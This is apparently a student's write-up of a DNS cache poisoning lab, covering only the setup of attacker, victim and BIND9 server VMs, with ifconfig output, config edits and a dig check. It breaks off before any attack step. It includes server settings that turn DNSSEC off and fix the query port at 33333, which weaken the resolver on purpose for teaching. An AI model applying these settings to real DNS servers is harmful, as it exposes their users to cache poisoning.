

Week 5

Remote DNS cache Poisoning Attack Lab


Name: Nikhil T M

SRN: PES1UG20CS821

Section: F

Lab Setup

Attacker 10.0.2.30




```
attacker [Running] - Oracle VM VirtualBox
Terminal
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:c0:82:65
        inet addr:10.0.2.30  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::7027:2c3e:c7d2:5e08/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:349 errors:0 dropped:0 overruns:0 frame:0
        TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:154716 (154.7 KB)  TX bytes:31304 (31.3 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:102 errors:0 dropped:0 overruns:0 frame:0
        TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:24075 (24.0 KB)  TX bytes:24075 (24.0 KB)

[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

Victim 10.0.2.31




```
victim [Running] - Oracle VM VirtualBox
Terminal
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:9f:f6:f6
        inet addr:10.0.2.31  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::2529:c7ea:c46a:b2fb/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:325 errors:0 dropped:0 overruns:0 frame:0
        TX packets:310 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:150540 (150.5 KB)  TX bytes:31896 (31.8 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:101 errors:0 dropped:0 overruns:0 frame:0
        TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:24018 (24.0 KB)  TX bytes:24018 (24.0 KB)

[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

DNS Server 10.0.2.32



```
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:f7:1f:fb
          inet addr:10.0.2.32  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::11eb:3e0a:d09f:5a1d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:260 errors:0 dropped:0 overruns:0 frame:0
          TX packets:310 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:142249 (142.2 KB)  TX bytes:31478 (31.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21382 (21.3 KB)  TX bytes:21382 (21.3 KB)

[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

Task 1: Configure the Local DNS Server

Step 1: Configure the BIND9 Server


Adding cache dump file in /etc/bind/named.conf.options file.

Step 2: Turn off DNSSEC

Turned DNSSEC off

Step 3: Fix the Source Ports

Query Ports Set to 33333 as shown in below screenshot



```
named.conf.options (/etc/bind) - gedit
named.conf.options
/etc/bind

options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.


    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;    # conform to RFC1035

    query-source port      33333;
    listen-on-v6 { any; };
};
```

Step 4: Remove the example.com zone


No previously configured domains so nothing is there to delete



```
dns server [Running] - Oracle VM VirtualBox
Terminal
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ ls
bind.keys  db.127  db.empty  db.root  named.conf.default-zones  named.conf.options  zones.rfc1918
db.0       db.255  db.local  named.conf  named.conf.local  rndc.key
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$
```

Step 5: Start DNS server

Bind9 is restarted and status is active



```
dns server [Running] - Oracle VM VirtualBox
Terminal
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo service bind9 restart
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Drop-In: /run/systemd/generator/bind9.service.d
            └─50-insserv.conf-$named.conf
   Active: active (running) since Fri 2021-11-19 09:35:38 EST; 1min 14s ago
     Docs: man:named(8)
   Process: 2648 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
  Main PID: 2653 (named)
    CGroup: /system.slice/bind9.service
            └─2653 /usr/sbin/named -f -u bind

Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: command channel listening on 127.0.0.1#953
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: configuring command channel from '/etc/bind/rndc.key'
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: command channel listening on ::1#953
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: managed-keys-zone: loaded serial 0
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: zone 0.in-addr.arpa/IN: loaded serial 1
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: zone 255.in-addr.arpa/IN: loaded serial 1
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: zone 127.in-addr.arpa/IN: loaded serial 1
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: zone localhost/IN: loaded serial 2
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: all zones loaded
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: running
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$
```


Task 2: Configure the Victim and Attacker Machine

Configuring Victim to use the DNS Server VM

```
victim [Running] - Oracle VM VirtualBox
Terminal
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ ls
base head tail
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo gedit cat
** (gedit:2831): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo gedit head
(gedit:2849): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:2849): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:2849): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:2849): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo nano head
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo cat head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.32
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo resolvconf -u
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$
```

Now in order to verify that the DNS Server for the user machine is configured to be our server, we use the dig command and look if the response is generated from the configured DNS server

```
victim [Running] - Oracle VM VirtualBox
Terminal
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ dig
; <<<> DiG 9.10.3-P4-Ubuntu <<<>
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 43896
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;
; IN NS
;; ANSWER SECTION:
518247 IN NS l.root-servers.net.
518247 IN NS f.root-servers.net.
518247 IN NS j.root-servers.net.
518247 IN NS b.root-servers.net.
518247 IN NS c.root-servers.net.
518247 IN NS i.root-servers.net.
518247 IN NS g.root-servers.net.
518247 IN NS e.root-servers.net.
518247 IN NS h.root-servers.net.
518247 IN NS a.root-servers.net.
518247 IN NS m.root-servers.net.
518247 IN NS k.root-servers.net.
518247 IN NS d.root-servers.net.

;; ADDITIONAL SECTION:
a.ROOT-SERVERS.NET. 518247 IN A 198.41.0.4
a.ROOT-SERVERS.NET. 518247 IN AAAA 2001:503:ba3e::2:30
b.ROOT-SERVERS.NET. 518247 IN A 199.9.14.201
b.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:200::b
c.ROOT-SERVERS.NET. 518247 IN A 192.33.4.12
c.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:2::c
```

```
victim [Running] - Oracle VM VirtualBox
Terminal
;; ADDITIONAL SECTION:
a.ROOT-SERVERS.NET. 518247 IN A 198.41.0.4
a.ROOT-SERVERS.NET. 518247 IN AAAA 2001:503:ba3e::2:30
b.ROOT-SERVERS.NET. 518247 IN A 199.9.14.201
b.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:200::b
c.ROOT-SERVERS.NET. 518247 IN A 192.33.4.12
c.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:2::c
d.ROOT-SERVERS.NET. 518247 IN A 199.7.91.13
d.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:2d::d
E.ROOT-SERVERS.NET. 518247 IN A 192.203.230.10
E.ROOT-SERVERS.NET. 604647 IN AAAA 2001:500:a8::e
f.ROOT-SERVERS.NET. 518247 IN A 192.5.5.241
f.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:2f::f
G.ROOT-SERVERS.NET. 518247 IN A 192.112.36.4
G.ROOT-SERVERS.NET. 604646 IN AAAA 2001:500:12::d0d
h.ROOT-SERVERS.NET. 518247 IN A 198.97.190.53
h.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:1::53
i.ROOT-SERVERS.NET. 518247 IN A 192.36.148.17
i.ROOT-SERVERS.NET. 518247 IN AAAA 2001:7fe::53
j.ROOT-SERVERS.NET. 518247 IN A 192.58.128.30
j.ROOT-SERVERS.NET. 518247 IN AAAA 2001:503:c27::2:30
k.ROOT-SERVERS.NET. 518247 IN A 193.0.14.129
k.ROOT-SERVERS.NET. 518247 IN AAAA 2001:7fd::1
L.ROOT-SERVERS.NET. 518247 IN A 199.7.83.42
L.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:9f::42
m.ROOT-SERVERS.NET. 518247 IN A 202.12.27.33
m.ROOT-SERVERS.NET. 518247 IN AAAA 2001:dc3::35

;; Query time: 1 msec
;; SERVER: 10.0.2.32#53(10.0.2.32)
;; WHEN: Fri Nov 19 09:54:38 EST 2021
;; MSG SIZE rcvd: 853

[11/19/21]seed@Nikhil_PES1UG20CS821:~/resolv.conf.d$
```

1. Open Edit Connection
2. Select IPv4 Settings
3. Choose Method as Automatic(DHCP) addresses only
4. Enter the IP Address of YOUR DNS Server in the DNS servers field

On Victim VM

```
victim [Running] - Oracle VM VirtualBox
Network Connections
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3
Link encap:Ethernet HWaddr 08:00:27:9f:f6:f6
inet addr:10.0.2.31 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::2529:c7ea:c46a:b2fb/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:325 errors:0 dropped:0 overruns:0 frame:0
TX packets:310 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:150540 (150.5 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:0
RX packets:101 errors:0 dropped:0 overruns:0 frame:0
TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:24018 (24.0 KB)

[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

Editing Wired connection 2

Connection name: Wired connection 2

General Ethernet 802.1x Security DCB IPv4 Settings IPv6 Settings

Method: Automatic (DHCP) addresses only

Addresses

Address	Netmask	Gateway

DNS servers: 10.0.2.32

Search domains:

DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

Routes...

Cancel Save

On Attacker VM

attacker [Running] - Oracle VM VirtualBox

Network Connections

```
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:c0:82:65
        inet addr:10.0.2.30  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::7027:2c3e:c7d2:5e08/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:349 errors:0 dropped:0 overruns:0 frame:0
        TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000  RX bytes:154716 (154.7 KiB)
```

Editing Wired connection 2

Connection name: **Wired connection 2**

General Ethernet 802.1x Security DCB IPv4 Settings IPv6 Settings

Method: Automatic (DHCP) addresses only

Addresses

Address	Netmask	Gateway

DNS servers: 10.0.2.32

Search domains:

DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

Routes...

Cancel Save Full-screen Snip

Windows taskbar: Type here to search, 21°C Light rain, 8:18 PM 11/19/2021

Use dig command

victim [Running] - Oracle VM VirtualBox

Terminal

```
